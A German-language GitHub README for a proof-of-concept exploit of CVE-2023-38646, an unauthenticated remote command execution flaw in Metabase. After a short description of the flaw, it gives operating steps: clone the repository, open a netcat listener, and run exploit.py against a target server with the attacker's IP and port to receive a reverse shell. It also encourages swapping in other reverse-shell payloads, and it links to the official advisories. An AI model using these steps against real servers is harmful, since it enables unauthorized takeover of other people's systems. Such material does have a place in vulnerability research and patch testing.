
 threathntr/cve-2023-38646
Dies ist ein Proof of Concept (PoC)-Skript zur Ausnutzung von Metabase, einem Open-Source-Tool für Business Intelligence und Datenanalyse.

Dies ist ein Proof-of-Concept-Skript (PoC) zur Ausnutzung von Metabase, einem Open-Source-Tool für Business Intelligence und Datenanalyse. Metabase ermöglicht es Benutzern, ihre Daten zu visualisieren und mit ihnen zu interagieren, was es zu einer leistungsstarken Plattform für die Datenanalyse macht.
Diese Schwachstelle, die als CVE-2023-38646 bezeichnet wird, erlaubte es Angreifern, beliebige Befehle auf dem Server auszuführen, ohne dass eine Authentifizierung erforderlich war. Die Auswirkungen dieses Fehlers waren schwerwiegend, da er unbefugten Zugriff auf den Server mit den Rechten des Servers gewährte.

Dieses Repository klonen
git clone https://github.com/threatHNTR/CVE-2023-38646.git
In das Repository wechseln
cd CVE-2023-38646
Bevor Sie das Skript ausführen, richten Sie einen Netcat-Listener ein
nc -nlvp chosen-port
Das Skript ausführen
python3 exploit.py -u http://target-metabase-server -i your-ip-address -p chosen-port
Ausnutzung: Das Skript versucht, eine Reverse-Shell an den Ziel-Metabase-Server zu senden. Im Erfolgsfall erhalten Sie eine Shell auf Ihrem Rechner. Sie können das Payload gerne ändern, um verschiedene Reverse-Shells auszuprobieren.
GitHub Advisory: https://github.com/advisories/GHSA-jg32-8h6w-x7vg
Metabase Advisory: https://www.metabase.com/blog/security-advisory
Metabase GitHub: https://github.com/metabase/metabase
Assetnote Blog - Chaining our way to Pre-Auth RCE in Metabase: https://blog.assetnote.io/2023/07/22/pre-auth-rce-metabase/
